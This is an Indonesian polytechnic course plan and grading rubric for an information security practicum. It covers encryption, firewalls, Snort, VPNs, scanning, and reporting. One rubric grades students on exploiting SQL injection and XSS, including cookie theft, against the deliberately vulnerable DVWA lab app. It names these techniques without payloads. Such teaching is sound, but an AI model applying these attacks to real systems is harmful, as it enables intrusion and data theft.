11	[4.1] Melakukan vulnerability scanning dengan Nessus	Instalasi Nessus, konfigurasi scan, analisis hasil	Demonstrasi, praktik	• Menginstal Nessus • Melakukan basic network scan • Menganalisis laporan kerentanan	170	**Kriteria**: Scan berhasil, analisis laporan tepat **Indikator**: Menjelaskan temuan dan tingkat keparahan	2%	CPL-2, CPL-6
12	[4.1] Melakukan vulnerability scanning dengan OWASP ZAP	OWASP ZAP untuk aplikasi web, spider, active scan	Demonstrasi, praktik	• Mengkonfigurasi OWASP ZAP • Melakukan spidering dan active scan • Menganalisis hasil	170	**Kriteria**: Scan berhasil, identifikasi kerentanan tepat **Indikator**: Menjelaskan temuan dan rekomendasi	2%	CPL-2, CPL-6
13	[4.2] Mengidentifikasi kerentanan OWASP Top 10 pada aplikasi web	OWASP Top 10, contoh kerentanan (SQLi, XSS)	Praktik, studi kasus	• Menguji aplikasi web rentan (DVWA) • Mengidentifikasi SQL injection, XSS • Mencatat langkah-langkah	170	**Kriteria**: Keberhasilan identifikasi kerentanan **Indikator**: Menemukan minimal 3 jenis kerentanan	2%	CPL-2, CPL-6
14	[4.3] Membuat laporan hasil	Struktur laporan,	Workshop, penyusunan	• Menyusun laporan dari hasil	170	**Kriteria**: Kelengkapan	2%	CPL-2, CPL-6

Pertemuan Ke-	Kemampuan Akhir (Sub-CPMK)	Topik Bahasan	Metode Pembelajaran	Pengalaman Belajar Mahasiswa	Waktu (menit)	Kriteria & Indikator Penilaian	Bobot (%) Penilaian	CPL yang Dikaitkan
	pengujian keamanan	rekomendasi perbaikan	laporan	scanning dan identifikasi • Memberikan rekomendasi perbaikan		laporan, kejelasan rekomendasi **Indikator**: Laporan mencakup metodologi, temuan, rekomendasi		
15	Review dan integrasi semua praktikum	Simulasi proyek keamanan terintegrasi	Proyek kelompok, presentasi	• Mengerjakan proyek keamanan (studi kasus) • Mempresentasikan hasil	170	**Kriteria**: Kualitas proyek, presentasi, kerja tim **Indikator**: Proyek lengkap, presentasi jelas	2%	CPL-2, CPL-6
16	**UJIAN AKHIR SEMESTER**	Praktikum mencakup pertemuan 9-15	Ujian praktik	• Menyelesaikan tugas praktik komprehensif (VPN, scanning, laporan)	170	**Kriteria**: Ketepatan dan kelengkapan **Indikator**: Semua tugas selesai dengan benar	30%	CPL-2, CPL-6

Total Bobot Penilaian: Tugas per pertemuan (14 pertemuan × 2% atau 2.5%) = **30%** + Partisipasi = **10%** + UTS = **30%** + UAS = **30%** → **Total = 100%**

11. Rubrik Penilaian Singkat per Pertemuan

Rubrik Umum Tugas Praktikum (2% dan 2.5%)

Kriteria	Bobot	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Keberhasilan Praktik	50%	Semua langkah berhasil, output sesuai, tidak ada error	Sebagian besar berhasil, error minor	Beberapa langkah gagal, error signifikan	Gagal total
Pemahaman Prosedur	25%	Menjelaskan setiap langkah dengan tepat, memahami tujuan	Menjelaskan sebagian langkah	Kurang memahami	Tidak memahami
Kualitas Laporan	25%	Laporan lengkap, sistematis, analisis mendalam	Laporan cukup lengkap	Laporan kurang lengkap	Tidak ada laporan

Rubrik Partisipasi (10%)

Kriteria	Bobot	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Keaktifan	40%	Aktif bertanya/membantu teman, inisiatif tinggi	Cukup aktif	Jarang aktif	Pasif
Kedisiplinan	30%	Hadir tepat waktu, menyelesaikan tugas tepat waktu	Kadang terlambat	Sering terlambat	Tidak hadir
Kerjasama	30%	Berkontribusi positif dalam kelompok	Cukup berkontribusi	Kurang berkontribusi	Tidak berkontribusi

Rubrik Ujian Praktik (UTS/UAS) – 30%

Kriteria	Bobot	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Ketepatan Hasil	50%	Semua tugas selesai dengan hasil tepat	Sebagian besar tepat	Beberapa tepat	Tidak tepat
Efisiensi Waktu	25%	Selesai sebelum waktu, langkah efisien	Selesai tepat waktu	Melebihi waktu	Tidak selesai
Kemandirian	25%	Mengerjakan sendiri, tidak bergantung	Cukup mandiri	Sering bertanya	Bergantung penuh

---

12. Penjelasan Bobot Penilaian Berdasarkan Kontribusi CPL-CPMK-Sub-CPMK

A. Analisis Kontribusi terhadap CPL

Mata kuliah praktikum ini berkontribusi terhadap **CPL-2 (50%)** dan **CPL-6 (50%)** dengan rincian:

CPL	Deskripsi	Bobot Kontribusi MK	CPMK Pendukung
CPL-2	Penguasaan konsep teoretis (diimplementasikan dalam praktik)	50%	CPMK 1, 2, 3, 4 (masing-masing 12.5%)
CPL-6	Penerapan prinsip keamanan informasi	50%	CPMK 1, 2, 3, 4 (masing-masing 12.5%)

B. Distribusi Bobot per CPMK

CPMK	Kontribusi terhadap CPL	Bobot dalam MK	Sub-CPMK Pendukung
CPMK 1	25%	25%	Sub-CPMK 1.1, 1.2, 1.3
CPMK 2	25%	25%	Sub-CPMK 2.1, 2.2
CPMK 3	25%	25%	Sub-CPMK 3.1, 3.2, 3.3, 3.4
CPMK 4	25%	25%	Sub-CPMK 4.1, 4.2, 4.3

C. Distribusi Bobot per Sub-CPMK dalam Tugas

Sub-CPMK	CPMK	Bobot dalam CPMK	Bobot dalam Tugas	Pertemuan
Sub-CPMK 1.1	CPMK 1	33.3%	2%	1
Sub-CPMK 1.2	CPMK 1	33.3%	2%	2
Sub-CPMK 1.3	CPMK 1	33.3%	2.5%	3
Sub-CPMK 2.1	CPMK 2	50%	2%	4
Sub-CPMK 2.2	CPMK 2	50%	2%	5
Sub-CPMK 3.1	CPMK 3	25%	2%	6
Sub-CPMK 3.2	CPMK 3	25%	2.5%	7
Sub-CPMK 3.3	CPMK 3	25%	2%	9

Sub-CPMK	CPMK	Bobot dalam CPMK	Bobot dalam Tugas	Pertemuan
Sub-CPMK 3.4	CPMK 3	25%	2.5%	10
Sub-CPMK 4.1	CPMK 4	33.3%	2% (pert 11) + 2% (pert 12)	11,12
Sub-CPMK 4.2	CPMK 4	33.3%	2%	13
Sub-CPMK 4.3	CPMK 4	33.3%	2% (pert 14) + 2% (pert 15)	14,15

D. Distribusi Bobot Total Penilaian

Komponen Penilaian	Bobot	Keterangan
Tugas per Pertemuan	30%	14 pertemuan (bobot 2% atau 2.5%)
Partisipasi	10%	Keaktifan, disiplin, kerjasama
UTS	30%	Praktikum pertemuan 1-7
UAS	30%	Praktikum pertemuan 9-15
Total	**100%**	

13. Penjaminan Mutu (SPMI)

RPS praktikum ini telah memenuhi prinsip **Sistem Penjaminan Mutu Internal (SPMI)**:

Prinsip SPMI	Implementasi dalam RPS
Akuntabilitas	Penilaian menggunakan rubrik yang jelas dan terukur
Transparansi	RPS dan rubrik disampaikan di awal semester
Efektivitas	Metode praktik langsung sesuai kompetensi yang diharapkan
Efisiensi	Alokasi waktu 170 menit per pertemuan optimal untuk praktik
Peningkatan Mutu Berkelanjutan	Evaluasi hasil praktikum setiap semester untuk perbaikan

---

Ditetapkan di: Padang
Tanggal: 23 Februari 2026
A/n Dosen Pengampu,

Ir. H. A. Mooduto
NIP. 196605101994031003

RUBRIK PENILAIAN RENCANA PEMBELAJARAN SEMESTER (RPS)
MATA KULIAH KEAMANAN SISTEM INFORMASI (ISY3210) – 1 SKS Praktik
Program Studi D3-Manajemen Informatika Politeknik Negeri Padang

---

A. RUBRIK UMUM TUGAS PRAKTIKUM PER PERTEMUAN

Rubrik ini digunakan sebagai acuan penilaian untuk setiap tugas praktikum pada pertemuan 1-7 dan 9-15. Setiap tugas memiliki bobot 2% atau 2.5% dengan rentang nilai 0-100. Nilai akhir tugas = (Skor total / 100) × Bobot tugas.

Kriteria	Bobot	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Keberhasilan Praktik	50%	Semua langkah praktikum berhasil dijalankan dengan sempurna, tidak ada error, output sesuai dengan yang diharapkan, dan dapat didemonstrasikan	Sebagian besar langkah berhasil (≥80%), terdapat error minor yang dapat diatasi, output sebagian besar sesuai	Beberapa langkah gagal (50-79%), error signifikan namun masih ada output yang dihasilkan	Sebagian besar langkah gagal (<50%) atau tidak dapat menyelesaikan praktikum
Pemahaman Prosedur	25%	Menjelaskan setiap langkah dengan tepat, memahami tujuan dan konsep di balik setiap perintah, mampu menjawab pertanyaan terkait dengan baik	Menjelaskan sebagian besar langkah dengan cukup tepat, memahami tujuan umum, mampu menjawab sebagian pertanyaan	Menjelaskan beberapa langkah dengan kurang tepat, pemahaman terbatas, sulit menjawab pertanyaan	Tidak dapat menjelaskan prosedur, tidak memahami tujuan praktikum
Kualitas Laporan	25%	Laporan praktikum sangat lengkap (pendahuluan, langkah-langkah, screenshot, analisis, kesimpulan), sistematis, bahasa jelas, dan analisis mendalam	Laporan cukup lengkap, sistematis, bahasa cukup jelas, analisis cukup	Laporan kurang lengkap, kurang sistematis, analisis dangkal	Laporan tidak lengkap, tidak sistematis, atau tidak ada laporan

---

B. RUBRIK KHUSUS PER PERTEMUAN

Pertemuan 1: Sub-CPMK 1.1 – Enkripsi/Dekripsi dengan OpenSSL (Bobot 2%)

Tugas: Melakukan enkripsi dan dekripsi file menggunakan OpenSSL (AES dan RSA)

Kriteria	Indikator Penilaian	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Keberhasilan Enkripsi AES	Mampu mengenkripsi dan mendekripsi file dengan AES	Berhasil melakukan enkripsi dan dekripsi dengan AES-256, file hasil dekripsi identik dengan file asli	Berhasil enkripsi/dekripsi dengan AES, namun ada sedikit masalah (misal: parameter kurang tepat)	Hanya berhasil enkripsi atau dekripsi saja	Gagal melakukan enkripsi/dekripsi
Keberhasilan RSA	Mampu membuat key pair RSA dan melakukan enkripsi/dekripsi	Berhasil membuat key pair, enkripsi dengan public key, dekripsi dengan private key, semua berjalan sempurna	Berhasil membuat key pair, namun enkripsi/dekripsi kurang sempurna	Hanya berhasil membuat key pair	Gagal total
Dokumentasi	Kelengkapan laporan praktikum	Laporan lengkap dengan screenshot setiap langkah, penjelasan, dan analisis perbedaan AES vs RSA	Laporan cukup lengkap, ada screenshot	Laporan kurang lengkap	Tidak ada laporan

Pertemuan 2: Sub-CPMK 1.2 – Digital Signature dengan OpenSSL (Bobot 2%)

Tugas: Membuat dan memverifikasi digital signature, menghitung hash

Kriteria	Indikator Penilaian	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Perhitungan Hash	Menghitung hash file dengan SHA-256	Berhasil menghitung hash, hasil konsisten, mampu menjelaskan fungsi hash	Berhasil menghitung hash, namun kurang memahami konsep	Hash dihitung tapi tidak konsisten	Gagal menghitung hash
Pembuatan Signature	Membuat digital signature dengan kunci privat	Berhasil membuat signature, file signature terbentuk	Signature dibuat namun ada kesalahan parameter	Signature tidak valid	Gagal membuat signature
Verifikasi Signature	Memverifikasi signature dengan kunci publik	Berhasil verifikasi (status OK), mampu menjelaskan proses	Verifikasi berhasil namun kurang paham	Verifikasi gagal	Tidak melakukan verifikasi
Laporan	Kualitas laporan	Laporan lengkap, ada screenshot, analisis, dan kesimpulan	Laporan cukup	Laporan kurang	Tidak ada

Pertemuan 3: Sub-CPMK 1.3 – Hash untuk Verifikasi Integritas (Bobot 2.5%)

Tugas: Menghitung hash sebelum dan sesudah modifikasi file, analisis perubahan

Kriteria	Indikator Penilaian	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Perhitungan Hash	Menghitung hash file asli dan setelah modifikasi	Berhasil menghitung hash kedua file dengan tepat, mencatat nilai hash	Hash dihitung dengan benar	Hash dihitung namun kurang teliti	Gagal
Deteksi Perubahan	Membandingkan hash dan menyimpulkan	Menyimpulkan dengan tepat bahwa file berubah karena hash berbeda, menjelaskan aplikasi verifikasi integritas	Menyimpulkan dengan benar	Kesimpulan kurang tepat	Tidak ada kesimpulan
Eksperimen	Melakukan modifikasi file (misal: ubah 1 karakter) dan uji coba	Melakukan minimal 3 skenario modifikasi, analisis perbedaan hash	2 skenario	1 skenario	Tidak ada
Laporan	Kelengkapan	Laporan sangat lengkap, analisis mendalam	Cukup	Kurang	Tidak ada

Pertemuan 4: Sub-CPMK 2.1 – Identifikasi Aset dan Analisis Risiko (Bobot 2%)

Tugas: Identifikasi aset organisasi fiktif, penilaian risiko, matriks risiko

Kriteria	Indikator Penilaian	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Identifikasi Aset	Jumlah dan kelengkapan aset	Mengidentifikasi ≥10 aset dengan kategori (hardware, software, data, manusia) dan nilai aset	7-9 aset	4-6 aset	<4 aset
Penilaian Risiko	Penilaian likelihood dan impact	Menilai setiap aset dengan skala konsisten (1-5), memberikan justifikasi	Penilaian cukup konsisten	Penilaian tidak konsisten	Tidak ada penilaian
Matriks Risiko	Visualisasi dan prioritas	Matriks risiko jelas, menunjukkan prioritas (tinggi, sedang, rendah), dilengkapi analisis	Matriks cukup jelas	Matriks sederhana	Tidak ada matriks
Laporan	Kelengkapan	Laporan lengkap, terstruktur	Cukup	Kurang	Tidak ada

Pertemuan 5: Sub-CPMK 2.2 – Menyusun Kebijakan Keamanan (Bobot 2%)

Tugas: Menyusun Acceptable Use Policy (AUP) dan Password Policy

Kriteria	Indikator Penilaian	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Kelengkapan Struktur	Memiliki semua elemen kebijakan (tujuan, ruang lingkup, definisi, kebijakan, sanksi, review)	Kedua kebijakan memiliki struktur lengkap dan profesional	Satu kebijakan lengkap, satu kurang	Kedua kurang lengkap	Tidak ada struktur
Kejelasan Bahasa	Bahasa jelas, tidak ambigu, dan mudah dipahami	Bahasa sangat jelas, formal, dan konsisten	Bahasa cukup jelas	Bahasa kurang jelas	Bahasa tidak jelas
Kesesuaian Standar	Mengacu pada standar (ISO 27001 atau NIST)	Kebijakan sesuai dengan rekomendasi standar, ada referensi	Cukup sesuai	Kurang sesuai	Tidak sesuai
Kreativitas	Penyesuaian dengan konteks organisasi	Sangat kontekstual dan relevan dengan organisasi fiktif	Cukup kontekstual	Kurang kontekstual	Tidak relevan

Pertemuan 6: Sub-CPMK 3.1 – Konfigurasi Firewall iptables (Bobot 2%)

Tugas: Mengkonfigurasi aturan iptables untuk memblokir port, mengatur forwarding

Kriteria	Indikator Penilaian	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Keberhasilan Konfigurasi	Aturan dapat dijalankan dan bekerja	Semua aturan berhasil, pengujian menunjukkan port yang diblokir tidak bisa diakses, port lain tetap bisa	Sebagian besar aturan berhasil (≥80%)	Beberapa aturan gagal	Gagal total
Pemahaman Aturan	Menjelaskan setiap aturan	Menjelaskan arti setiap baris perintah dengan tepat	Menjelaskan sebagian	Kurang jelas	Tidak bisa menjelaskan
Pengujian	Melakukan pengujian dengan tools (ping, telnet, nc)	Melakukan pengujian komprehensif, mendokumentasikan hasil	Pengujian cukup	Pengujian minimal	Tidak ada pengujian
Laporan	Kelengkapan	Laporan lengkap dengan screenshot konfigurasi dan hasil uji	Cukup	Kurang	Tidak ada

Pertemuan 7: Sub-CPMK 3.2 – Instalasi dan Konfigurasi Snort IDS (Bobot 2.5%)

Tugas: Instal Snort, konfigurasi rules, deteksi serangan

Kriteria	Indikator Penilaian	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Instalasi	Snort terinstal dengan benar	Instalasi sukses, Snort dapat dijalankan	Instalasi sukses namun ada warning	Instalasi bermasalah	Gagal instalasi
Konfigurasi Rules	Membuat rule sederhana (misal: deteksi ping, port scan)	Rule berhasil dibuat dan aktif, Snort menghasilkan alert saat serangan	Rule aktif namun alert tidak muncul	Rule tidak aktif	Tidak membuat rule
Deteksi Serangan	Melakukan serangan uji (ping flood, nmap)	Serangan terdeteksi dengan alert yang sesuai, log tercatat	Terdeteksi sebagian	Tidak terdeteksi	Tidak ada pengujian
Laporan	Kelengkapan	Laporan lengkap, ada screenshot alert	Cukup	Kurang	Tidak ada

Pertemuan 9: Sub-CPMK 3.3 – Konfigurasi VPN OpenVPN (Bobot 2%)

Tugas: Instalasi OpenVPN server, konfigurasi client, koneksi

Kriteria	Indikator Penilaian	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Instalasi Server	OpenVPN server terinstal dan konfigurasi dasar	Server berjalan dengan baik, sertifikat CA dibuat	Server berjalan namun ada masalah kecil	Server tidak berjalan	Gagal
Konfigurasi Client	Membuat sertifikat client dan konfigurasi	Client berhasil terkoneksi ke server, mendapat IP VPN	Koneksi berhasil namun lambat	Koneksi gagal	Tidak ada
Enkripsi	Memastikan traffic terenkripsi (dengan Wireshark)	Traffic VPN terlihat terenkripsi, mampu menjelaskan	Terenkripsi namun tidak dianalisis	Tidak dicek	Tidak ada
Laporan	Kelengkapan	Laporan lengkap, ada screenshot koneksi	Cukup	Kurang	Tidak ada

Pertemuan 10: Sub-CPMK 3.4 – Analisis Jaringan dengan Wireshark dan Nmap (Bobot 2.5%)

Tugas: Menggunakan Wireshark untuk analisis traffic, Nmap untuk scanning

Kriteria	Indikator Penilaian	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Wireshark	Mampu menangkap traffic, menganalisis packet (HTTP, TCP handshake)	Menangkap traffic, mengidentifikasi dengan tepat jenis packet, menjelaskan isi	Mampu menangkap dan identifikasi sebagian	Kurang tepat	Tidak bisa
Nmap	Melakukan port scanning, service detection	Berhasil scan, mengidentifikasi port terbuka dan layanan, menjelaskan hasil	Scan berhasil, identifikasi sebagian	Scan gagal	Tidak melakukan
Integrasi	Menghubungkan hasil Nmap dan Wireshark	Menganalisis korelasi antara port terbuka dan traffic yang ditangkap	Ada korelasi sederhana	Tidak ada korelasi	-
Laporan	Kelengkapan	Laporan lengkap, analisis mendalam	Cukup	Kurang	Tidak ada

Pertemuan 11: Sub-CPMK 4.1 – Vulnerability Scanning dengan Nessus (Bobot 2%)

Tugas: Instalasi Nessus, scan jaringan, analisis laporan

Kriteria	Indikator Penilaian	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Instalasi	Nessus terinstal dan dapat diakses	Instalasi sukses, dapat login	Instalasi sukses namun ada kendala akses	Instalasi gagal	-
Scanning	Melakukan basic network scan	Scan berhasil, mendapatkan hasil kerentanan	Scan berhasil namun hasil kurang lengkap	Scan gagal	Tidak melakukan
Analisis Hasil	Membaca laporan, memahami tingkat keparahan	Mampu menjelaskan temuan, tingkat risiko, dan dampak	Menjelaskan sebagian	Kurang memahami	Tidak ada analisis
Laporan	Kelengkapan	Laporan lengkap, mencakup rekomendasi perbaikan	Cukup	Kurang	Tidak ada

Pertemuan 12: Sub-CPMK 4.1 – Vulnerability Scanning dengan OWASP ZAP (Bobot 2%)

Tugas: Menggunakan OWASP ZAP untuk scan aplikasi web

Kriteria	Indikator Penilaian	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Konfigurasi	Mengatur OWASP ZAP, spidering	Berhasil melakukan spidering pada target	Spidering berjalan	Gagal	-
Active Scan	Melakukan active scan	Scan berhasil, mendapatkan alert kerentanan	Scan berhasil namun alert sedikit	Scan gagal	-
Analisis	Menganalisis alert yang muncul	Mampu menjelaskan setiap alert (SQLi, XSS, dll) dan dampaknya	Menjelaskan sebagian	Tidak paham	-
Laporan	Kelengkapan	Laporan lengkap, ada screenshot, rekomendasi	Cukup	Kurang	Tidak ada

Pertemuan 13: Sub-CPMK 4.2 – Identifikasi Kerentanan OWASP Top 10 (Bobot 2%)

Tugas: Menguji aplikasi web rentan (DVWA) dan mengidentifikasi SQLi, XSS

Kriteria	Indikator Penilaian	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Eksploitasi SQLi	Berhasil melakukan SQL injection	Berhasil mengekstrak data dari database, menunjukkan bukti	Berhasil namun data terbatas	Gagal	-
Eksploitasi XSS	Berhasil melakukan reflected/stored XSS	Berhasil memicu pop-up alert atau mencuri cookie	Berhasil namun sederhana	Gagal	-
Dokumentasi	Mencatat langkah-langkah	Mendokumentasikan dengan jelas payload dan hasil	Cukup	Kurang	Tidak ada
Laporan	Kelengkapan	Laporan lengkap, analisis dampak	Cukup	Kurang	Tidak ada

Pertemuan 14: Sub-CPMK 4.3 – Membuat Laporan Hasil Pengujian (Bobot 2%)

Tugas: Menyusun laporan dari hasil scanning dan identifikasi kerentanan

Kriteria	Indikator Penilaian	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Struktur Laporan	Memiliki pendahuluan, metodologi, temuan, analisis, rekomendasi	Struktur lengkap dan profesional	Cukup lengkap	Kurang lengkap	Tidak terstruktur
Kualitas Temuan	Menjelaskan temuan dengan detail	Menjelaskan setiap temuan (jenis, tingkat risiko, lokasi) dengan jelas	Cukup jelas	Kurang jelas	Tidak ada
Rekomendasi	Memberikan rekomendasi perbaikan yang spesifik	Rekomendasi spesifik, feasible, dan prioritas	Cukup spesifik	Rekomendasi umum	Tidak ada
Bahasa	Bahasa formal, jelas, dan bebas typo	Sangat baik	Cukup	Kurang	Buruk

Pertemuan 15: Proyek Kelompok – Simulasi Keamanan Terintegrasi (Bobot 2%)

Tugas: Proyek kelompok mengintegrasikan semua praktikum, presentasi

Kriteria	Indikator Penilaian	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Kualitas Proyek	Kelengkapan dan kedalaman	Proyek mencakup analisis risiko, konfigurasi keamanan, pengujian, dan laporan, semuanya terintegrasi dengan baik	Mencakup sebagian besar	Hanya beberapa bagian	Tidak lengkap
Kerja Tim	Pembagian tugas dan kerjasama	Semua anggota berkontribusi aktif, kolaborasi baik	Sebagian besar aktif	Hanya beberapa	Tidak ada kerjasama
Presentasi	Kejelasan, visual, komunikasi	Presentasi sangat jelas, menarik, menjawab pertanyaan dengan baik	Cukup jelas	Kurang jelas	Tidak presentasi
Laporan Proyek	Kelengkapan laporan	Laporan proyek lengkap, sistematis	Cukup	Kurang	Tidak ada

C. RUBRIK PARTISIPASI (Bobot 10%)

Penilaian partisipasi dilakukan setiap pertemuan dan diakumulasi pada akhir semester.

Kriteria	Bobot	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Keaktifan dalam Praktikum	40%	Selalu aktif bertanya, mencoba hal baru, membantu teman, inisiatif tinggi	Cukup aktif, sesekali bertanya	Jarang aktif, hanya mengikuti instruksi	Pasif, tidak berkontribusi
Kedisiplinan	30%	Hadir tepat waktu di setiap pertemuan (100%), menyelesaikan tugas tepat waktu	Hadir tepat waktu ≥14 pertemuan, tugas sebagian besar tepat waktu	Sering terlambat atau tidak hadir (≥3 kali)	Sering tidak hadir (>3 kali)
Kerjasama Kelompok	30%	Bekerja sama dengan baik, komunikatif, menghargai pendapat teman	Cukup baik	Kurang kooperatif	Tidak mau bekerja sama

---

D. RUBRIK UJIAN TENGAH SEMESTER (UTS) PRAKTIKUM – Bobot 30%

UTS berupa ujian praktik individu yang mencakup materi pertemuan 1-7. Mahasiswa diberikan serangkaian tugas yang harus diselesaikan dalam waktu 170 menit.

Kriteria	Bobot	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Ketepatan Hasil	50%	Semua tugas (enkripsi, signature, firewall, Snort) diselesaikan dengan hasil tepat dan sempurna	Sebagian besar tugas selesai dengan hasil tepat (≥80%)	Beberapa tugas selesai (50-79%) dengan hasil kurang tepat	<50% tugas selesai atau hasil salah
Efisiensi Waktu	25%	Selesai sebelum waktu yang ditentukan, langkah-langkah efisien	Selesai tepat waktu	Melebihi waktu tetapi masih selesai	Tidak selesai
Kemandirian	25%	Mengerjakan sendiri tanpa bantuan, tidak bertanya	Cukup mandiri, sesekali bertanya	Sering bertanya atau melihat pekerjaan teman	Bergantung penuh pada bantuan

---

E. RUBRIK UJIAN AKHIR SEMESTER (UAS) PRAKTIKUM – Bobot 30%

UAS berupa ujian praktik individu yang mencakup materi pertemuan 9-15 (VPN, Wireshark, Nmap, scanning, laporan).

Kriteria	Bobot	Sangat Baik (86-100)	Baik (71-85)	Cukup (56-70)	Kurang (<56)
Ketepatan Hasil	50%	Semua tugas (VPN koneksi, analisis Wireshark, scanning, laporan) selesai dengan hasil tepat	Sebagian besar selesai tepat	Beberapa selesai	Sebagian besar gagal
Kualitas Laporan	25%	Laporan ujian sangat lengkap, analisis mendalam, rekomendasi jelas	Laporan cukup	Laporan kurang	Tidak ada laporan
Kemandirian	25%	Mengerjakan sendiri, mampu menjelaskan langkah	Cukup mandiri	Kurang mandiri	Tidak mandiri

---

F. REKAPITULASI PENILAIAN

Komponen	Bobot	Nilai Maksimal
Tugas Pertemuan 1	2%	100
Tugas Pertemuan 2	2%	100
Tugas Pertemuan 3	2.5%	100
Tugas Pertemuan 4	2%	100
Tugas Pertemuan 5	2%	100
Tugas Pertemuan 6	2%	100
Tugas Pertemuan 7	2.5%	100

Komponen	Bobot	Nilai Maksimal
Tugas Pertemuan 9	2%	100
Tugas Pertemuan 10	2.5%	100
Tugas Pertemuan 11	2%	100
Tugas Pertemuan 12	2%	100
Tugas Pertemuan 13	2%	100
Tugas Pertemuan 14	2%	100
Tugas Pertemuan 15	2%	100
Subtotal Tugas	**30%**	
Partisipasi	10%	100
UTS	30%	100
UAS	30%	100
Total	**100%**	

Nilai Akhir = (Rata-rata nilai tugas × 30%) + (Nilai partisipasi × 10%) + (Nilai UTS × 30%) + (Nilai UAS × 30%)

G. KONVERSI NILAI AKHIR KE HURUF

Rentang Nilai	Nilai Huruf	Indeks Prestasi
85.00 – 100.00	A	4.00
80.00 – 84.99	A-	3.75
75.00 – 79.99	B+	3.50
70.00 – 74.99	B	3.00
65.00 – 69.99	B-	2.75
60.00 – 64.99	C+	2.50
55.00 – 59.99	C	2.00
50.00 – 54.99	D	1.00
0.00 – 49.99	E	0.00

Ditetapkan di: Padang
Tanggal: 23 Februari 2026
A/n Dosen Pengampu,

Ir. H. A. Mooduto
NIP. 196605101994031003